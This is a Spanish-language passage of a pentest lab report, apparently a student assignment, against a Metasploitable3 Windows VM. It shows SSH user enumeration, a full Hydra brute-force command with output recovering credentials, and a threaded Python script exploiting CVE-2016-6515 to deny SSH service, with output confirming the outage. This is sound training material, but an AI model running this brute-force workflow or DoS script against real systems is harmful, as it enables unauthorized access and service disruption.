Como se puede observar, el servicio es vulnerable a la enumeración de usuarios gracias al comportamiento de los archivos auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c ejecutados por el servicio SSH.

22/SSH – Hydra – Brute Force

Bien, una vez tengo los nombres de usuario quiero comprobar si el servicio SSH es vulnerable al uso de la fuerza bruta.

Para ello no hace falta ningún script, porque ya conozco una herramienta genial que hace esto: Hydra.

Bien, lo que tengo pensado es usar dos diccionarios, uno que contenga los usuarios que se han verificado y otro que contenga las contraseñas.

Para el diccionario de usuarios simplemente creo un fichero llamado users.txt con los usuarios dentro.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ cat users.txt
vagrant
Administrator
Guest
```

Para las contraseñas, usando la lógica, una mala práctica sería usar el mismo nombre de usuario como contraseña, así que duplico el contenido de username_dict.txt a passwords.txt.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ cp username_dict.txt passwords.txt
```

Ahora quiero aprovechar también las contraseñas del diccionario de SecList, que fue descargado como dwnl_username_dict.txt, y que contiene la siguiente estructura: username:password, por lo que para añadir las contraseñas al fichero passwords.txt ejecuto lo siguiente

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ cat dwnl_username_dict.txt | cut -d ':' -f2 >> passwords.txt
```

Quedando el siguiente resultado (en parte).

```
puppet
Puppet
ansible
Ansible
ec2-user
vagrant
Vagrant
azure
Azure
azureuser
Azureuser
AzureUser
adminusr
cm9vdA==
Um9vdA==
YWRtaW5pc3RyYXRvcg==
QWRtaW5pc3RyYXRvcg==
cHJpdmVsZWdlZA==
UHJpdmVsZWdlZA==
c3VwZXJlc2Vy
U3VwZXJlc2Vy
U3VwZXJlc2Vy
bWVnYXVzZXI=
TWVnYXVzZXI=
TWVnYXNlcg==
aHlwZXJlc2Vy
SHlwZXJlc2Vy
SHlwZXJlc2Vy
bWFuYXVzZXI=
TWFuYXVzZXI=
Z3Vlc3Q=
dWVzdA==
cm9vdHVzZXI=
Um9vdHVzZXI=
Um9vdFVzZXI=
YWRtaW5lc2Vy
QWRtaW5lc2Vy
QWRtaW5lc2Vy
YWRtCg==
```

Bien, para realizar la ejecución de hydra lo hago de la siguiente manera:

- hydra 10.0.2.7 ssh -v -t 4 -L users.txt -P username_dict.txt
 - Quiero usar la fuerza bruta contra el protocolo ssh de la máquina Windows.
 - Quiero activar Vervose para obtener más información.
 - Quiero limitar el uso de conexiones simultaneas a 4.
 - Quiero usar un diccionario para los nombres de usuario.
 - Quiero utilizar un diccionario para las contraseñas.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ hydra 10.0.2.7 ssh -v -t 4 -L users.txt -P username_dict.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-16 12:38:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 171 login tries (l:3/p:57), ~43 tries per task
[DATA] attacking ssh://10.0.2.7:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://vagrant@10.0.2.7:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.7:22
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 127 to do in 00:03h, 4 active
[22][ssh] host: 10.0.2.7 login: vagrant password: vagrant
[STATUS] 48.00 tries/min, 96 tries in 00:02h, 75 to do in 00:02h, 4 active
[22][ssh] host: 10.0.2.7 login: Administrator password: vagrant
[STATUS] 51.00 tries/min, 153 tries in 00:03h, 18 to do in 00:01h, 4 active
[STATUS] attack finished for 10.0.2.7 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-16 12:42:08
```

Y con esto ya tengo la información de que la contraseña para los usuarios vagrant y Administrator es vagrant.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ ssh vagrant@10.0.2.7
vagrant@10.0.2.7's password:
Last login: Fri Feb 16 03:44:13 2024 from 10.0.2.8
-sh-4.3$ whoami
vagrant-2008r2\vagrant
-sh-4.3$
```

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ ssh Administrator@10.0.2.7
Administrator@10.0.2.7's password:
-sh-4.3$ whoami
vagrant-2008r2\administrator
-sh-4.3$
```

22/SSH- CVE-2016-6515 – DOS

Descripción de la vulnerabilidad: La función auth_password en auth-passwd.c en sshd en OpenSSH anterior a 7.3 no limita la longitud de las contraseñas para la autenticación de contraseñas, lo que permite a atacantes remotos provocar una denegación de servicio (consumo de CPU de cripta) a través de una cadena larga.

Para la explotación de esta vulnerabilidad he construido un script propio que, mediante un uso agresivo de conexiones mediante hilos aportando contraseñas con una longitud de 200000 caracteres consigo que el servidor deje de recibir información por el puerto 22 debido a la incapacidad de un procesamiento masivo de información.

```
import paramiko
import random
import string
import threading

def ssh_connect(hostname, port, username, password):
    infinito = True
    # Conecta al servidor SSH
    while infinito:
        try:
            # Crea un objeto cliente SSH
            ssh_client = paramiko.SSHClient()

            # Establece la política de aceptación de claves SSH (para evitar la advertencia de claves desconocidas)
            ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

            ssh_client.connect(hostname, port=port, username=username, password=password)
            print("Conexión SSH establecida con éxito a", hostname)


        except Exception as e:
            print("Error inesperado:", e)

# Datos de conexión
hostname = '10.0.2.7'
port = 22 # Puerto SSH predeterminado es 22
username = 'Administrator'
password = "".join(random.choice(string.ascii_lowercase) for i in range(200000))

# Llama a la función para establecer la conexión SSH.

for i in range(200):
    threading.Thread(target=ssh_connect, args=(hostname, port, username, password)).start()
```


Veámoslo en marcha, para auditar lo que pasa he iniciado sesión en la máquina objetivo y he abierto el Task Manager para monitorear los recursos. De momento todo bien y estable.



Todo funciona correctamente y está normal, puedo iniciar sesión utilizando ssh sin problemas.

```
(espartaco@Tracia)-[~/../Metaexploitable3/Windows/Scripts/CVE-2016-6515]
$ ssh vagrant@10.0.2.7
vagrant@10.0.2.7's password:
Last login: Fri Feb 16 05:38:41 2024 from 10.0.2.8
-sh-4.3$
```

Al ejecutar el script comienza la lluvia de peticiones, generando una notable inestabilidad en el servidor que deniega toda conexión al servicio ssh dada la incapacidad de procesar todas las peticiones de conexión.



Script en funcionamiento:

```
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
Error inesperado: [Errno None] Unable to connect to port 22 on 10.0.2.7
```

Si intento entrar legítimamente al sistema pasa lo siguiente:

```
(espartaco@Tracia)-[~]
$ ssh vagrant@10.0.2.7
ssh: connect to host 10.0.2.7 port 22: Connection refused

(espartaco@Tracia)-[~]
$ ssh vagrant@10.0.2.7
ssh: connect to host 10.0.2.7 port 22: Connection refused

(espartaco@Tracia)-[~]
$ ssh vagrant@10.0.2.7
ssh: connect to host 10.0.2.7 port 22: Connection refused
```

Denegación de servicios realizada

Conclusión

Esta práctica ha sido bastante dura, me ha obligado a aplicar la teoría adquirida durante el curso y me ha hecho leer, documentarme y saber cómo funcionan muchos scripts, vulnerabilidades, protocolos, etc.

Creo que la utilización de tu propio código para explotar vulnerabilidades es un seguro, ya que sabes perfectamente lo que hace, cómo se comporta y su objetivo concreto.

Sinceramente me ha asustado un poco todo lo que es necesario saber sobre diferentes ramas de la informática para hacer un pentest correctamente. Pero recuerdo los momentos en los que empecé en la informática y en la programación y no hay mucha diferencia. Es una avalancha de información que agradezco encarecidamente, ya que, también personalmente, sin esto me falta algo en la vida. No me gusta tener tiempo libre. Aunque sienta presión por realizar acciones en un marco de tiempo limitado, cuando no vivo esa situación en mi vida es todo menos interesante, menos valorado y más aburrido.

Soy consciente de que no esperas una super documentación profesional sobre cómo realizar un pentest, ya que no se ha visto en clase modelos de documentación, teoría o ejemplos.

La dificultad que presenta realizar un test de intrusión me ha empujado a querer saber más acerca de cómo se realiza uno de forma profesional de primera mano, lo cual es algo complicado. Si conoces alguna recopilación de vídeos de algún creador de contenido de calidad agradecería que lo compartieras conmigo

Como siempre acepto feedback acerca de la entrega, cualquier reseña, objetividad o recomendación es bienvenida.